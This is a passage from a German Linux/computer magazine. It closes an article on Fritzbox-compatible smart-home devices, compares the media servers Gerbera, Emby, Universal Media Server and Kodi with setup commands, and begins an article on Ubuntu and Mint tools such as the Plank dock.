Bei der Auswahl an Geräten für die Steuerung per Fritzbox sind Sie nicht unbedingt auf Produkte von AVM angewiesen. So bietet der Hersteller Eurotronic eigene Heizkörperthermostate (Comet) an, die ebenfalls problemlos mit dem Router von AVM zusammenarbeiten. Das ist auch nicht verwunderlich, da die Thermostate von AVM auf diesen Modellen basieren. Wie die Beispiele anderer Protokolle zeigen (siehe Kasten), bedeutet die Unterstützung einer Spezifikation nicht automatisch, dass sich das gewünschte Produkt auch reibungslos benutzen lässt. Wer sich einen ersten Eindruck verschaffen will, welche Geräte überhaupt DECT ULE unterstützen, schaut am besten einmal auf der Seite des Projekts vorbei. Dort gibt es unter *https://www.ule-alliance.org/certification.aspx* eine Auflistung der Geräte. Interessant werden die Erweiterungen, wenn sie das HAN-Fun-Protokoll (Home Area Network Functional Protocol) ebenfalls unterstützen. Das ist eine Erweiterung des Funkstandards, den auch die Telekom in ihren Smart-Home-Produkten einsetzt. Durch den Einsatz solcher Komponenten kann das Angebot von AVM funktional ergänzt werden. So bietet Panasonic beispielsweise eine ganze Reihe von Sensoren und Aktoren an wie Wasserstandsensoren oder auch Glasbruchmelder. Voraussetzung auf der Seite der Fritzbox ist ein Fritz-OS ab Version 6.83. Die Einrichtung ist dann einfach mittels Knopfdruck am Gerät möglich. ■

ALTERNATIVE STANDARDS FÜR SMART HOME

Neben dem von AVM genutzten DECT-Standard, der seine Wurzeln in der kabellosen Telefonie hat, gibt es im Bereich der Smart Homes drei weitere wichtige Übertragungsprotokolle:

Z-Wave: Mehr als 200 Hersteller setzen dieses Protokoll weltweit in ihren Geräten ein. Gefunkt wird auf der Frequenz von 868 MHz. Die vernetzten Komponenten leiten Mitteilungen für andere Geräte intern weiter. Das erhöht die Reichweite des gesamten Systems. Zu den bekannteren Herstellern in Deutschland, die auf diesen Standard setzen, gehören Devolo, Hauppauge oder Fibaro.


Zigbee: Dieser Standard ist international ebenfalls stark verbreitet. Philips verwendet ihn in seinen Hue-Lampen. Die Geräte sind drahtlos über das WPAN-Protokoll vernetzt. Das funktioniert ganz ähnlich wie WLAN, wurde aber für die Überbrückung deutlich kürzerer Distanzen entwickelt. Allerdings sind Geräte, die Zigbee nutzen, nicht automatisch miteinander kompatibel. Denn der Standard erlaubt auch die Verwendung von herstellereigenen Komponenten.

Homekit: Wie immer nutzt Apple einen eigenen Standard. Er setzt auf iOS auf und ermöglicht so den Anwendern, das Smart Home mit iPhone oder iPad zu steuern. Homekit bildet den Rahmen zwischen verschiedenen Apps und Geräten unterschiedlicher Hersteller wie etwa von Elgato. Wer diese Welt um Geräte erweitern will, die einen der beiden anderen Standards verwenden, braucht spezielle Hardwarebrücken – und auch dann wird nicht alles auf Anhieb reibungslos funktionieren.

Streamingserver für jeden Anspruch

Natürlich braucht nicht jeder Haushalt einen Medienserver. Aber wer einmal einen in Betrieb genommen hat, fragt sich sofort, wie er jemals ohne auskam. Musik und Filme sind zentral verfügbar und lassen sich über das Netzwerk in jedem Raum konsumieren.

VON STEPHAN LAMPRECHT



Linux-Anwender können zwischen einer ganzen Reihe von Streamingservern wählen. Wir lassen vier Lösungen gegeneinander antreten. Am Medienserver Kodi scheint kein Weg vorbeizuführen, glaubt man den Empfehlungen in Internetforen. Warum es nicht immer der Platzhirsch sein muss, zeigen drei Alternativen.

Gerbera: Medien schnell im Netz

Gerbera ist ein Server, der nach dem UPnP-Protokoll arbeitet. „Universal Plug and Play" wurde dafür entwickelt, im Netzwerk herstellerübergreifend Geräte ansteuern zu können, die sich automatisch finden. Ein Wiedergabeprogramm für Musik erkennt somit einen im Netzwerk integrierten Server automatisch und kann diesen unmittelbar nutzen. Nutzer von Arch finden Gerbera in den Arch User Repositories (AUR) und unter Debian ist eine Version in den Paketquellen unter „unstable" zu finden. Wenn Sie Ubuntu oder Mint verwenden, müssen Sie erst eine Paketquelle einrichten:

```
sudo add-apt-repository
  ppa:stephenczetty/gerbera-
  updates
sudo apt-get update
sudo apt install gerbera
```

Sie starten die Anwendung aus einem Terminal heraus mit „gerbera". Der Server sollte dann automatisch eine Konfigurationsdatei in Ihrem Benutzerordner anlegen und damit verfügbar sein. Das klappt aber nicht immer auf Anhieb. Wenn Sie eine Fehlermeldung erhalten, dass keine Konfiguration geladen werden kann, legen Sie selbst eine an. Dazu werden die Standardeinstellungen zunächst aufgerufen und dann per Umleitung in die Zieldatei geschrieben. Das sieht dann zum Beispiel so aus:

```
gerbera --create-config | sudo tee
  ~/.config/gerbera/config.xml
```


In diesem Beispiel wird die Datei im Home-Verzeichnis („~") im versteckten Ordner „.config/gerbera" abgelegt. Die Datei selbst können Sie jederzeit mit einem Editor Ihrer Wahl bearbeiten. In aller Regel ist das aber nicht notwendig, wenn mit den voreingestellten Werten gearbeitet wird. Die Musiksammlung verwalten Sie direkt über den Browser. Dazu rufen Sie den Rechner unter seiner IP-Adresse und dem von Gerbera belegten Port auf (standardmäßig 49152), also etwa „http://192.168.178.81:49152/". Danach begrüßt Sie bereits die Oberfläche des Servers.

Als Datenbank nutzt Gerbera Sqlite, weitere Einstellungen sind nicht notwendig. Damit ist es Zeit, die ersten Titel in die Datenbank zu schreiben. Klicken Sie dazu einfach auf den Link „Add some files", der sich direkt auf der Startseite befindet. Darüber gelangen Sie zur Dateiübersicht des Systems. Navigieren Sie dort in den Ordner, in dem sich die Musikstücke, Videos oder Bilder befinden. Liegen die Titel eines Albums in einem Ordner, markieren Sie diesen zunächst über die linke Navigation. Klicken Sie danach „Add Item" in der oberen Navigation an. Damit werden alle Titel des Verzeichnisses in die Datenbank übernommen. Wollen Sie dagegen nur einzelne Dateien übernehmen, nutzen Sie das Pluszeichen neben dem jeweiligen Eintrag.

Das funktioniert auch mit Video- und Bilddateien. Dank des UPnP-Protokolls brau-

chen Sie einen Client nicht weiter zu konfigurieren. Verwenden Sie beispielsweise den VLC-Player, genügt es, unter „Lokales Netzwerk → Universal Plug'n'Play" nach dem Server zu suchen. Anschließend blättern Sie bereits durch die Sammlung.

Zu den größten Vorteilen von Gerbera gehört sicherlich die schnelle Einrichtung des gesamten Systems. Über die Einstellungsdatei, die im Wiki des Projekts (*http://docs.gerbera.io/en/latest/config-overview.html*) sehr gut beschrieben ist, lassen sich dennoch eine Reihe von Funktionen an eigene Wünsche anpassen. Wer schnell seine lokal gespeicherten Medien im Netzwerk verteilen will, kommt damit rasch zum Erfolg.



Gerbera-Bibliothek einrichten: Über das Dateisystem werden einzelne Titel oder Alben in die Datenbank von Gerbera aufgenommen.


Emby: Universell und schick

Funktional spielt Emby in einer anderen Liga als Gerbera. Der Streamingserver ist nach dem klassischen Client-Server-Prinzip aufgebaut. Der Server sammelt die verschiedenen Medienquellen, die hier nicht zwangsläufig lokal vorliegen müssen, und stellt sie den Clients zur Verfügung. Dabei kann Emby aber auch selbst zur Wiedergabe genutzt werden. So könnten Sie beispielsweise auch Ihre Filme am Emby-Rechner über einen angeschlossenen Bildschirm sehen.

Die Installation läuft über die von den Entwicklern zur Verfügung gestellten Binärpakete. Emby steht für Linux, Mac-OS, Windows und viele TV- und NAS-Systeme zur Verfügung. Besuchen Sie die Seite *https://emby.media/linux-server.html* und wählen Sie Ihre Distribution aus. Laden Sie sich dann das Paket herunter und installieren Sie es über den von den Entwicklern gezeigten Funktionsaufruf aus einem Terminal – unter Ubuntu so:

```
dpkg -i emby-server-
  deb3.5.2.0amd64.deb
```

Das genügt dann auch bereits. Öffnen Sie mit einem Browser auf dem System die URL „http://localhost:8096". Jetzt begrüßt Sie der Einrichtungsdialog. Nach der Auswahl der bevorzugten Sprache und dem Benutzernamen gelangen Sie zur Einrichtung der Medien. Wählen Sie die Art der Dateien und einen Namen für die Sammlung oder Kategorie, zum Beispiel „Hörbücher" oder „Serien". Mit einem Klick auf das Pluszeichen neben „Folders" wählen Sie jetzt ein Verzeichnis aus, in dem sich Medien befinden. Das kann ein lokaler Ordner sein, Sie können aber auch auf Freigaben im Netzwerk zugreifen




Über das Protokoll UPnP ist Gerbera von jedem Abspielgerät im lokalen Netzwerk erreichbar. Im abgebildeten Beispiel findet ihn der VLC-Mediaplayer, der auf einem Apple-System läuft.

(„\\ipadresse\ordner"). Je nach gewähltem Medientyp werden dann weitere Optionen sichtbar, die sich mit der Organisation von Metadaten beschäftigen. Fügen Sie so viele Ordner hinzu, wie Sie wollen. Die Sammlung können Sie aber auch später jederzeit erweitern. Belassen Sie es bei den weiteren Voreinstellungen. Damit gelangen Sie zum Dashboard des Servers. Er kümmert sich dabei im Hintergrund bereits um das Indexieren der gefundenen Medien, die übersichtlich zusammengestellt werden. Mit einem Klick auf das Home-Symbol gelangen Sie zur Ansicht für die Wiedergabe. Das Serverdashboard rufen Sie jederzeit wieder mit einem Klick auf das Zahnrad auf.


Ein Blick in die linke Navigation verdeutlicht den enormen Funktionsumfang. Interessant in diesem Zusammenhang ist beispielsweise die Möglichkeit, auch TV-Programme anzuschauen beziehungsweise zu streamen. Das funktioniert etwa über eine angeschlossene TV-Karte. Besitzer einer Fritzbox, die an einem Kabel- oder DSL-Anschluss mit einem IP-TV-Angebot hängt, finden in der Konfigurationsoberfläche des Routers die Option „Live-TV". Schnell wird übersehen, dass auf der Übersichtsseite der Senderliste die Funktion besteht, sich eine Senderliste erzeugen zu lassen.

Diese lässt sich nicht nur im VLC-Player verwenden, sondern funktioniert auch perfekt mit Emby. Klicken Sie in der Serverkonfiguration auf „Live TV" und anschließend auf das Pluszeichen. Unter „Tuner Type" wählen Sie dann „M3U Tuner" und wählen die heruntergeladene Datei aus. Danach können Sie bereits über die Startseite des Systems darauf zugreifen.


Um auf Ihre Medien zuzugreifen, benötigen Sie lediglich Clients, die das DLNA-Protokoll unterstützen. Diese sollten den Server pro-



Das Dashboard vom Emby ist übersichtlich und aufgeräumt. Darüber erreichen Sie auch Erweiterungen oder die Einrichtung von Live-TV.



Bei der Einrichtung der Emby-Mediensammlung helfen übersichtliche Dialoge. Mit der Suchfunktion findet Emby auch weitere Medienserver im Netzwerk.



Emby präsentiert die Musiksammlung, aber auch Filme oder eingespeicherte Sender unter einer einfachen, aber trotzdem schicken Oberfläche.

blemlos erkennen. Es lohnt sich aber durchaus, auf die offiziellen Clients etwa für Android zuzugreifen („Emby for Android“, kostenlos im Google Play Store). Diese bieten nicht nur eine hübschere Oberfläche, sondern zusätzlichen Nutzen. So kann die Wiedergabe eines Mediums später zu exakt dem Zeitpunkt fortgesetzt werden, zu dem sie unterbrochen wurde.

Über die Verwaltung des Servers stehen auch eine ganze Reihe von Plug-ins zur Verfügung, die das System funktional erweitern. Emby bietet mit „Premiere“ auch kostenpflichtige Erweiterungen an. Gegen eine Monats- oder Jahresgebühr können dann beispielsweise Medien auch zur Offlinenutzung auf die Clients geladen werden.

Eine Clientoberfläche für die Xbox, Ordnersynchronisation und Cloudbackups oder auch das automatische Konvertieren von Medien gehören ebenfalls zur Premiumvariante. Sogar die Integration mit Amazons Alexa ist möglich.

Erwähnenswert ist auch die Funktion des Transcoding. Dabei werden Mediendateien während der Wiedergabe in ein Format konvertiert, das vom Client auch verstanden wird – wichtig vor allem für Tablets, Smartphones und Smart-TVs. Für eine reibungslose Wiedergabe, gerade wenn mehrere Clients parallel Inhalte abrufen, sollte der Rechner aber über viel RAM-Reserven und eine schnelle Festplatte für das Zwischenspeichern verfügen. Bei Bedarf stoppt dieser Befehl

```
sudo systemctl start emby.server
```

unter Ubuntu den Server und der Parameter „start“ startet ihn neu.

Universal Media Server: Schnell streamen

Funktional liegt der Universal Media Server (UMS) zwischen Gerbera und Kodi. Das Projekt besitzt einen interessanten Ansatz, der aber bei der Einrichtung zu Problemen führen kann. Denn UMS ist in Java entwickelt. Das hat den Vorteil, dass es für die Entwickler einfacher ist, die gleichen Funktionen für unterschiedlichste Plattformen anzubieten. Der Nutzer hat aber den Nachteil, dass ohne eine installierte Java-Umgebung nichts läuft. Reibungslos arbeitet der UMS mit Java 8 zusammen. Das ist ein Problem für Ubuntu-Nutzer, denn die Distribution liefert standardmäßig Java 10 aus. Hier hilft nur Deinstallieren und explizites Installieren der älteren Version 8. Mit passender Java-Umgebung ist die Einrichtung des Programms rasch erledigt. Von der Projektseite (*http://www.universalmediaserver.com/*) laden Sie sich das Archiv für Linux auf Ihren Rechner und entpacken es. Achten Sie dabei auf den Erhalt der Ordnerstruktur, den alle grafischen Packer anbieten.

Gehen Sie dann in einem Terminal zum Ordner von UMS und rufen Sie dort das Script „./UMS.sh“ auf. Dies startet den Einrichtungsdialog. Die Werte, die Sie dort hinterlegen, werden in die Konfigurationsdatei geschrieben, die das Programm in einem versteckten Ordner („.config/UMS“) anlegt. Das Löschen des Programmordners und dieses versteckten Ordners genügt auch für eine vollständige Deinstallation.

Die verschiedenen Fragen der Einrichtung sind selbsterklärend. Interessant ist hier die automatische Aktualisierung der von Ihnen angegebenen Ordner mit Medien. Das verlängert zwar den Programmstart, dafür ist die Sammlung dann aber stets aktuell. Anders als Emby geht es bei UMS nicht um das schicke Verwalten und auch Bearbeiten der Mediensammlung, sondern in erster Linie darum, die Mediendateien (Audio und Video) den Clients möglichst einfach und

schnell im benötigten Format zur Verfügung zu stellen. Dabei übernimmt der Server auch die Transcodierung für die Viewer. Deshalb arbeiten die Entwickler auch stets daran, die Zahl der unterstützten Geräte für das „Rendering“ zu vergrößern. Damit der Server die Fähigkeiten eines Clients auch gleich richtig erkennt, ist es ratsam, beispielsweise die Konsole oder das Smart-TV zunächst einzuschalten und somit eine Verbindung mit dem Netzwerk herzustellen. Bereits erkannte Geräte finden Sie in der Registerkarte „Status“ des Servers.

Dank der Unterstützung des DLNA-Protokolls erkennen die Geräte den Server im Netzwerk automatisch und greifen dann auf die freigegebenen Medien zu. Wie bereits im Zusammenhang mit Emby erwähnt, sollte der Rechner nicht zu knapp mit Arbeitsspeicher ausgestattet sein, wenn es während der Wiedergabe nicht zu Aussetzern kommen soll. Transcoding ist anspruchsvoll und bedeutet die Konvertierung eines Dateiformats in ein anderes, während das Medium abgespielt wird.




Der Universal Media Server liefert und transkodiert Mediendateien an die zuständigen Clients. UMS braucht aber die passende Java-Version auf dem Rechner.

Kodi: Flaggschiff unter den Medienservern

Das Projekt verwandelte einst die Spielekonsole Xbox in ein Mediencenter und traf bei den Nutzern einen Nerv. Inzwischen gibt es Versionen für Linux, Mac-OS, Windows und auch für den Raspberry Pi. Bei Redaktionsschluss ist Version 17.6 die aktuelle stabile Version, doch Version 18 sollte bei Erscheinen des Heftes bereits verfügbar sein. Die relativ zügigen Releasezyklen des Projekts sorgen immer wieder dafür, dass die von den Distributionen ausgelieferten Versionen bereits veraltet sind. Sie müssen also abwägen, ob Sie Kodi über den Paketmanager Ihres Linux-Systems installieren wollen oder aber die manuelle Einrichtung aus den aktuelleren Downloadquellen des Projekts bevorzugen.

Das Grundsystem aufzusetzen, ist innerhalb weniger Minuten erledigt. Aber Kodi bietet nicht zuletzt durch Plug-ins so viele Ecken und Funktionen, dass es eine Weile dauert, bis Sie jeden Winkel des Programms erkundet haben werden. Nach der Installation starten Sie die Anwendung über den Eintrag im Startmenü Ihres Desktops. Kodi beherrscht natürlich auch Deutsch, deswegen sollten Sie direkt nach dem Aufruf auf das kleine Zahnrad klicken und in den Abschnitt „Interface Settings“ wechseln. Unter



Das Mediencenter Kodi spielt und sammelt einfach alles: Dank der Plug-ins gibt es hier auch die externen Mediatheken aus dem Internet, hier das Angebot des ZDF.

„Regional“ wechseln Sie zu „Language“ und wählen dort dann „German“ aus.

Zurück zur Übersicht gelangen Sie dann mit einem Klick auf die Beschriftung am oberen Rand des Programms. Direkt nach dem Start weist Sie Kodi darauf hin, dass die Bibliothek erst gefüllt werden muss. Folgen Sie dem entsprechenden Link. Es öffnet sich der Dialog zur Definition einer externen Quelle. Am einfachsten gelingt das Hinzufügen, wenn Sie „Durchsuchen“ verwenden. So finden Sie am Ende der Liste die Option, nach Netzwerkfreigaben oder sogar anderen Servern zu suchen.

Was Kodi für viele Anwender so interessant macht, ist das riesige Potenzial an Erweiterungen. So sind mit wenigen Mausklicks die Mediatheken von TV-Sendern eingebunden oder kostenpflichtige Streamingprogramme wie Dazn oder auch die NHL. Sind über die Einstellungen die Dienste DLNA und UPnP freigegeben, ist der Zugriff auf die Medien auch über andere Geräte möglich. Aber wie im Fall vom Emby bieten die offiziellen Apps mehr Funktionen bei der Interaktion mit dem Server.

Medienserver für jeden Anspruch

Für welchen der vorgestellten Server Sie sich entscheiden, ist eine Frage des persönlichen Anspruchs. Um rasch eine Mediensammlung über das Heimnetz zu verteilen, sind Gerbera und der UMS sehr gut geeignet. Im Hinblick auf das Transcoding kann der UMS hier überzeugen. Emby ist ein ausgereifter und umfangreicher Medienserver, der noch deutlich mehr Möglichkeiten und mehr Funktionen bei der Verwaltung von Mediendateien anbietet. Elegant ist hier beispielsweise die Einrichtung von Live-TV gelöst.

Kodi ist und bleibt das Flaggschiff der Truppe. Es gibt dank einer kaum überschaubaren Zahl von Erweiterungen wohl kein Medienformat, das Kodi nicht wiedergeben und verwalten könnte.

Auch die Einbindung externer Videoquellen wie Youtube oder anderer Medienanbieter machen Kodi zur ersten Wahl für alle, die sämtliche Medieninhalte an einem Ort sammeln wollen, dabei aber einen gewissen Aufwand bei der Einrichtung nicht scheuen. ■

Systemwerkzeuge für Ubuntu und Mint


Ubuntu und Linux Mint sind so ausgestattet, dass es für die meisten Nutzer ausreichend ist. Mit Erweiterungen und zusätzlichen Tools lassen sich die Systeme jedoch individuell anpassen.

VON THORSTEN EGGELING

Linux-Distributoren entscheiden sich meist eher für ein schlankes System und beschränken sich auf das Wesentliche. Schließlich kann jeder Linux selbst so konfigurieren und erweitern, wie es dem eigenen Geschmack und den Vorlieben entspricht. Nützliche Tools, mit denen sich das System noch effektiver verwenden lässt, können Sie bei Ubuntu 18.04 oder Linux Mint 19 über die Paketverwaltung schnell nachinstallieren.

1. Favoritendocks mit Taskleisten-Funktion

Startmenü, Programmstarter und Taskleisten gehören zu den prägenden Elementen jeder Desktopoberfläche. Bei Ubuntu gibt es das Unity-Startmenü am linken Bildschirmrand, Linux Mint mit Cinnamon-Desktop zeigt ein klassisches Startmenü mit Kategorien wie „Büro“ oder „Grafik“. Bei beiden Systemen können Sie Programme auch über den „Ausführen“-Dialog (Alt-F2) oder Desktopicons starten. Das Konzept von Linux Mint orientiert sich an Windows, während das Ubuntu-Startmenü eher mit dem Dock von Mac-OS vergleichbar ist. Mac-OS inspiriert schon seit langer Zeit viel Linux-Entwickler, ein ähnliches Dock nachzubauen.



Schlicht und einfach: Plank-Dock ist ein attraktiver Programmstarter und Favoritendock. Die Optionen im Konfigurationsdialog sind sparsam, aber übersichtlich.

Das Plank-Dock eignet sich für alle Anwender, die ein einfaches Favoritendock mit Taskanzeige wünschen. Es belegt nur wenig Platz im Hauptspeicher und ist damit auch für weniger leistungsfähige PCs geeignet. Plank lässt sich mit gleichnamigem Paketnamen über Ubuntu-Software oder die Anwendungsverwaltung (Linux Mint) aus den Standardpaketquellen installieren.

Starten Sie das Programm über „Aktivitäten“ oder das Startmenü. Zur Konfiguration klicken Sie bei gedrückter Strg-Taste mit der rechten Maustaste auf ein beliebiges Dockicon und wählen die „Einstellungen“. Unter „Erscheinungsbild“ ändern Sie die Position auf dem Bildschirm. Unter Linux Mint wählen Sie beispielsweise „Oben“, damit das Plank-Dock nicht hinter der Leiste am unteren Bildschirmrand verschwindet. Unter „Docklets“ fügen Sie per Doppelklick weitere Elemente ein, beispielsweise eine Uhr oder einen CPU-Monitor. Neue Favoriten legen Sie einfach dadurch an, dass Sie das gewünschte Programm starten, dessen Symbol im Dock rechts anklicken und dann die Option „Im Dock behalten“ wählen. Ein nicht mehr benötigtes Icon entfernen Sie, indem Sie das Symbol vom Dock auf den Desktop ziehen.

Programmfenster lassen sich per Klick auf das Icon minimieren und mit einem erneuten Klick wiederherstellen. Wenn zu einem Programm mehrere Fenster gehören, beispielsweise mehrere in Libre Office Writer geöffnete Dokumente, werden alle minimiert beziehungsweise wiederhergestellt. Ein einzelnes Programmfenster holen Sie über den dazugehörigen Kontextmenüeintrag des Dockicons in den Vordergrund. Bei allen gestarteten Programmen zeigt Plank-Dock einen Punkt beim jeweiligen Icon an, zwei Punkte stehen für mehrere Fenster.

Damit das Dock dauerhaft läuft, richten Sie es für den Autostart ein. Gehen Sie unter Linux Mint im Menü auf „Einstellungen

